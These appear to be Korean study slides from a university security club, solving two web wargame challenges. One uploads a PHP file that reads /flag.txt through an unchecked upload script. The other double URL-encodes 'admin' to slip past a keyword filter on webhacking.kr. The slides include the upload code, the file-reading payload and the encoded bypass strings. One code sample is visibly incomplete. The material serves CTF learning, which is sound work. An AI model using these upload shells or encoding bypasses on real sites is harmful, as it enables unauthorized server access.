
War Game 뽀개기

i-Keeper CERT 오나희












/uploads/빨간코.jpg



플래그는 /flag.txt 에 있습니다.



디렉터리 인덱싱 X





/flag.txt는 웹 루트 밖(또는 루트)에 있어서 <mark>정적 접근</mark>으론 안 보임 이 챌린지는 업로드 취약점을 이용해 서버에서 PHP를 실행시키고 /flag.txt를 읽어야 함

정적접근: 서버에 저장된 파일을 그대로 받아오는 방식

웹서버(Apache, Nginx)가 단순히 해당 파일을 찾아서 클라이언트에게 보내주기만 함

동적접근: 서버 쪽에서 코드를 실행해서 그 결과를 만들어 클라이언트에게 보내주는 방식 php 같은 서버 측 코드를 필요로 한다

```
⟨? php
echo file_get_contents('/flag.txt');

?⟩
```

서버 로컬 파일인 /flag.txt 내용을 읽어 브라우저로 출력해주라 라는 간단한 php 코드 작성


Upload.php

```
$directory = './uploads/';
$file = $_FILES["file"];
$name = $file["name"];
$tmp_name = $file["tmp_name"];

if (move_uploaded_file($tmp_name, $directory . $name)) {
   echo "Stored in: " . $directory . $name;
}
```

Upload.php


```
$directory = './uploads/';
$file = $_FILES ["file"];
$name = $file["name"];
$tmp_name = $file["tmp_name"];
$ext = strtolower(pathinfo($name, PATHINFO_EXTENSION)); // 확장자 소문자로 추출
$allowed_ext = ['jpg', 'jpeg', 'png', 'gif']; // 허용할 확장자 목록
if (!in_array($ext, $allowed_ext)) {
 echo "Error: This file type is not allowed.";
 exit;
if (move_uploaded_file($tmp_name, $directory . $name)) {
 echo "Stored in: ". $directory. $name;
```



DH{


파일 업로드 경로를 모르는 경우

- 1. 디렉터리 인덱싱 시도
- 2. 개발자도구〉네트워크 탭〉업로드 요청의 응답 내용



https://webhacking.kr/chall.php

Home	Challenge Auth	Ranking	Hall of Fame	Contact	
	Name		<u>Score</u>	Solved	
	old-15		5	12,949	
	old-26		10	9,626	
	old-16		10	10,957	
	old-39		10	6,054	
	old-31		15	1,396	



```
• webhacking.kr/challenge/web-11/?view_source=1
     🧿 YouTube Music 🔼 YouTube 🗀 개인 🗀 i-Keeper 🗅 사이트 🗀 취업 🗀 자격증 🗀 Notion
<?php
  include "../../config.php";
  if($_GET['view_source']) view_source();
?><html>
<head>
<title>Challenge 26</title>
<style type="text/css">
body { background:black; color:white; font-size:10pt; }
a { color: lightgreen; }
</style>
</head>
<hody>
<?php
  if(preg_match("/admin/",$_GET['id'])) { echo"no!"; exit(); }
  $_GET['id'] = urldecode($_GET['id']);
  if($_GET['id'] == "admin"){
    solve(26);
<br><br><
<a href=?view_source=1>view-source</a>
</body>
</html>
```

```
    if(preg_match("/admin/",$_GET['id'])) { echo"no!"; exit(); }

    $_GET['id'] = urldecode($_GET['id']);
    if($_GET['id'] == "admin"){
        solve(26);
    }
?>
```

id 값 안에 admin 글자가 하나라도 들어있으면 바로 차단

URL 인코딩: 웹 주소에는 띄어쓰기, 한글, 특수문자를 바로 못쓰니 %숫자코드 로 바꾸게 된다 php가 값을 받을 때는 이 값을 그대로 받는 게 아니라 자동으로 한번 URL 디코딩 해서 \$_GET에 넣는다

예시

Id에 admin이라고 쓰면 → 바로 읽고 막음

1중 암호(admin → %61%64...)로 써도 → 문지기 앞에서 이미 해독돼서 admin으로 보임 → 막힘 내가 2중 암호(admin → %61%64... → %2561%2564...)로 쓰면 → 문지기 앞에서 한 번만 해독 → 통과 %61%64%6d%69%6e 주소창에 이 값을 입력하면 (admin 을 1중 인코딩한 값)

요청이 서버로 도착했을 때는 php가 자동으로 한 번 URL디코딩 해서 GET에 넣기 때문에 echo \$_GET['id']; 라고 개발자가 해보면 admin으로 보임



https://secdata.tistory.com/67%61%64%6d%69%6e

실제로 넣고 엔터치면

° secdata.tistory.com/67admin

https://gchq.github.io/CyberChef/

첫 번째 URL Encode 결과: %61%64%6d%69%6e

두 번째 URL Encode 결과: %2561%2564%256d%2569%256e

